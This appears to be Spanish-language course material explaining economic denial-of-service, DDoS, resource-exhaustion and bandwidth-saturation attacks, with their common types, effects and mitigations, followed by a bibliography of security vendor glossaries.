El Ataque Económico de Denegación de Servicio (EDOS, por sus siglas en inglés) es un tipo de ataque en ciberseguridad que busca interrumpir el funcionamiento normal de un servicio o infraestructura digital. Este ataque se enfoca en agotar los recursos económicos de una organización, a menudo mediante la generación de costos operativos excesivos que dificultan su capacidad para proseguir con sus actividades normales.




Ilustración 19

Características del EDOS:

Objetivo Económico:** A diferencia de un ataque DDoS clásico que busca simplemente hacer que un servicio sea inaccesible, un EDOS tiene como meta que la víctima incurra en costos adicionales significativos que puedan afectar su viabilidad financiera.

Estrategias Utilizadas:** Puede implicar el uso intensivo de recursos (como ancho de banda o solicitudes de procesamiento) para generar costos adicionales. Por ejemplo, un atacante podría bombardear un servicio con solicitudes que requieran procesamiento intensivo de los servidores.

Consecuencias**: Las organizaciones afectadas pueden ver aumentos en sus facturas, tener que adquirir más recursos o infraestructura para manejar el tráfico falso, y en algunos casos, esto puede llevar a problemas financieros o a la quiebra.

Técnicas Relacionadas**: Entre las técnicas que se pueden utilizar para llevar a cabo un EDOS están la manipulación de sistemas de publicidad, el uso de bots para simular un gran número de usuarios o la explotación de vulnerabilidades en aplicaciones que consumen más recursos de lo normal.




Ilustración 20

Mitigación:

Las organizaciones pueden implementar varias estrategias para mitigar el riesgo de un EDOS, como:

Monitoreo y Análisis de Tráfico**: Implementar sistemas para detectar patrones anómalos en el tráfico que puedan indicar un ataque.

Limitación de Recursos**: Limitar el uso de recursos por parte de cada usuario para evitar que un solo cliente consuma una cantidad desproporcionada de recursos.

Escalabilidad**: Crear sistemas que puedan escalar dinámicamente en respuesta a la demanda, aunque esto también podría incrementar los costos.

Desarrollo de Políticas**: Establecer políticas claras relacionadas con el uso de servicios que puedan ayudar a identificar y tratar comportamientos inusuales o maliciosos.

ATAQUE DE DENEGACIÓN DE SERVICIO DISTRIBUIDO (DDOS)

¿Qué es un ataque DDoS?

En un ataque distribuido de denegación de servicio (DDoS), varios sistemas informáticos comprometidos atacan a un objetivo y provocan una denegación de servicio para los usuarios del recurso objetivo. El objetivo puede ser un servidor, un sitio web u otro recurso de red. La avalancha de mensajes entrantes, solicitudes de conexión o paquetes con formato incorrecto al sistema de destino lo obliga a ralentizarse o incluso fallar y apagarse, negando así el servicio a usuarios o sistemas legítimos.



Ilustración 21

Muchos tipos de actores de amenazas, desde hackers criminales individuales, hasta redes de crimen organizado y agencias gubernamentales, llevan a cabo ataques DDoS. En determinadas situaciones –a menudo relacionadas con una codificación deficiente, parches faltantes o sistemas inestables– incluso las solicitudes legítimas y no coordinadas a los sistemas objetivo pueden parecer un ataque DDoS cuando son sólo fallas coincidentes en el rendimiento del sistema.

¿Cómo funcionan los ataques DDoS?

En un ataque DDoS típico, el agresor explota una vulnerabilidad en un sistema informático, convirtiéndolo en el maestro DDoS. El sistema maestro de ataque identifica otros sistemas vulnerables y obtiene control sobre ellos infectándolos con malware o eludiendo los controles de autenticación mediante métodos como adivinar la contraseña predeterminada en un sistema o dispositivo ampliamente utilizado.

Una computadora o dispositivo de red bajo el control de un intruso se conoce como zombie o bot. El atacante crea lo que se llama un servidor de comando y control para comandar la red de bots, también llamada botnet. La persona que controla una botnet se conoce como botmaster. Ese término también se ha utilizado para referirse al primer sistema reclutado en una botnet porque se utiliza para controlar la propagación y la actividad de otros sistemas en la botnet.




Ilustración 22

Las botnets pueden estar compuestas por casi cualquier número de bots; las botnets con decenas o cientos de miles de nodos se han vuelto cada vez más comunes. Puede que no haya un límite superior para su tamaño. Una vez que se ensambla la botnet, el atacante puede usar el tráfico generado por los dispositivos comprometidos para inundar el dominio objetivo y dejarlo fuera de línea.

Tipos de ataques DDoS

Hay tres tipos principales de ataques DDoS:

Ataques volumétricos o centrados en la red. Estos sobrecargan un recurso específico al consumir el ancho de banda disponible con inundaciones de paquetes. Un ejemplo de este tipo de ataque es un ataque de amplificación del sistema de nombres de dominio, que realiza solicitudes a un servidor DNS utilizando la dirección de Protocolo de Internet (IP) del objetivo. Luego, el servidor abruma al objetivo con respuestas.




Ilustración 23

Ataques de protocolo. Estos protocolos de capa de red o capa de transporte utilizan fallas en los protocolos para abrumar los recursos específicos. Un ataque de inundación SYN, por ejemplo, envía a las direcciones IP de destino un gran volumen de paquetes de "solicitud de conexión inicial" utilizando direcciones IP de origen falsificadas. Esto prolonga el protocolo de enlace del protocolo de control de transmisión, que nunca puede finalizar debido a la constante afluencia de solicitudes.

Capa de aplicación. Aquí, los servicios de aplicaciones o las bases de datos se sobrecargan con un gran volumen de llamadas a aplicaciones. La inundación de paquetes provoca una denegación de servicio. Un ejemplo de esto es un ataque de inundación del Protocolo de transferencia de hipertexto (HTTP), que equivale a actualizar muchas páginas web una y otra vez simultáneamente.

ATAQUE DE DENEGACIÓN DE SERVICIO POR AGOTAMIENTO DE RECURSOS

Sider Fusion

El ataque de denegación de servicio por agotamiento de recursos es un tipo específico de ataque que busca interrumpir el funcionamiento normal de un servicio, sistema o red, al consumir sus recursos de tal manera que se vuelva incapaz de

atender a usuarios legítimos. Este tipo de ataque se basa en la saturación de los recursos del sistema, como CPU, memoria, ancho de banda o conexiones, lo que lleva a la denegación del servicio.



Ilustración 24

Características del Ataque por Agotamiento de Recursos:

Recursos Afectados:

CPU: El ataque puede ejecutar procesos de alta complejidad que ocupan tiempo de procesamiento.

Memoria: Puede intentar llenar la memoria disponible para causar un fallo en el sistema o en las aplicaciones.

Conexiones: Abrir un gran número de conexiones simultáneas para saturar el límite de conexiones del servidor.

Ancho de Banda: Generar tráfico masivo hacia el servidor para superar la capacidad de la red.

Métodos Comunes:

Flooding: Envío de grandes volúmenes de tráfico a través de la red (como ataques SYN flood o UDP flood).




Ilustración 25

Explotación de Vulnerabilidades: Aprovechar debilidades en aplicaciones que manejan recursos de forma ineficiente.

Solicitudes Malintencionadas: Enviar solicitudes que requieren un alto procesamiento, como consultas complejas en bases de datos.

Consecuencias:

Inaccesibilidad: El servicio se vuelve lento o inalcanzable para los usuarios legítimos.

Impacto Económico: Puede resultar en pérdidas financieras por tiempo de inactividad o la necesidad de infraestructura adicional.

Daño a la Reputación: Las interrupciones frecuentes pueden afectar la confianza del cliente en la organización.

ATAQUE DE DENEGACIÓN DE SERVICIO POR SATURACIÓN DE ANCHO DE BANDA

Un ataque de saturación de ancho de banda (bandwidth saturation attack) es un tipo de ataque de denegación de servicio (DDoS) en el que un atacante intenta agotar toda la capacidad de ancho de banda de una red o servidor con una cantidad masiva de tráfico malicioso. El objetivo del atacante es sobrecargar la red o el servidor, lo que impide que los usuarios legítimos puedan acceder a los servicios o recursos alojados en el mismo.



Ilustración 26

Este tipo de ataque se puede llevar a cabo de varias maneras, como por ejemplo mediante el envío de paquetes de datos de gran tamaño, el uso de paquetes mal formados o el envío masivo de peticiones HTTP. Estos ataques pueden ser difíciles de mitigar ya que el tráfico malicioso es similar al tráfico legítimo, lo que dificulta su detección y bloqueo.



Ilustración 27

Para protegerse contra los ataques de saturación de ancho de banda, se pueden implementar medidas como el uso de sistemas de detección y mitigación de DDoS, el balanceo de carga de la red, la limitación del ancho de banda para usuarios desconocidos y la segmentación de la red para evitar que el tráfico malicioso se propague por toda la red.

Características del Ataque por Saturación de Ancho de Banda:

Inundación de Tráfico: El objetivo principal del ataque es generar un volumen extremadamente alto de tráfico hacia el sistema o red de la víctima. Esto se puede lograr mediante el envío de paquetes de datos que ocupen bloqueos de ancho de banda significativo.



Ilustración 28

Variedad de Métodos:

UDP Flood: Consiste en enviar una gran cantidad de paquetes UDP a puertos aleatorios en la máquina objetivo, lo que provoca que el equipo receptor tenga que responder a cada uno de esos paquetes.

ICMP Flood: También conocido como ataque ping flood, que envía paquetes ICMP (como pings) a la víctima, consumiendo su ancho de banda.

SYN Flood: Aunque principalmente dirigido a agotar recursos del servidor, también puede saturar el ancho de banda mediante la generación de numerosas solicitudes de conexión en un corto período.

HTTP Flood: Enviar un gran número de solicitudes HTTP a un servidor web, sobrecargando sus recursos y su ancho de banda.

Impacto:

Inaccesibilidad: Los servicios pueden volverse completamente inalcanzables para los usuarios legítimos, afectando operaciones comerciales y satisfacción del cliente.

Costo Económico: A menudo repercute en costos adicionales para la víctima, especialmente si tiene un costo por uso de ancho de banda.

Daño a la Reputación: Las interrupciones en los servicios pueden dañar la imagen de la organización y la confianza del cliente.

Bibliografía

<https://www.kaspersky.es/resource-center/definitions/brute-force-attack>

<https://www.fortinet.com/lat/resources/cyberglossary/brute-force-attack>

<https://www.zscaler.com/mx/resources/security-terms-glossary/what-is-a-denial-of-service-attack>

<https://www.computerweekly.com/es/definicion/Ataque-de-denegacion-de-servicio-DDoS>

<https://mineryreport.com/ciberseguridad/glosario/tipos-de-amenazas/termino/ataque-saturacion-ancho-banda/#:~:text=Un%20ataque%20de%20saturaci%C3%B3n%20de,cantidad%20masiva%20de%20tr%C3%A1fico%20malicioso> .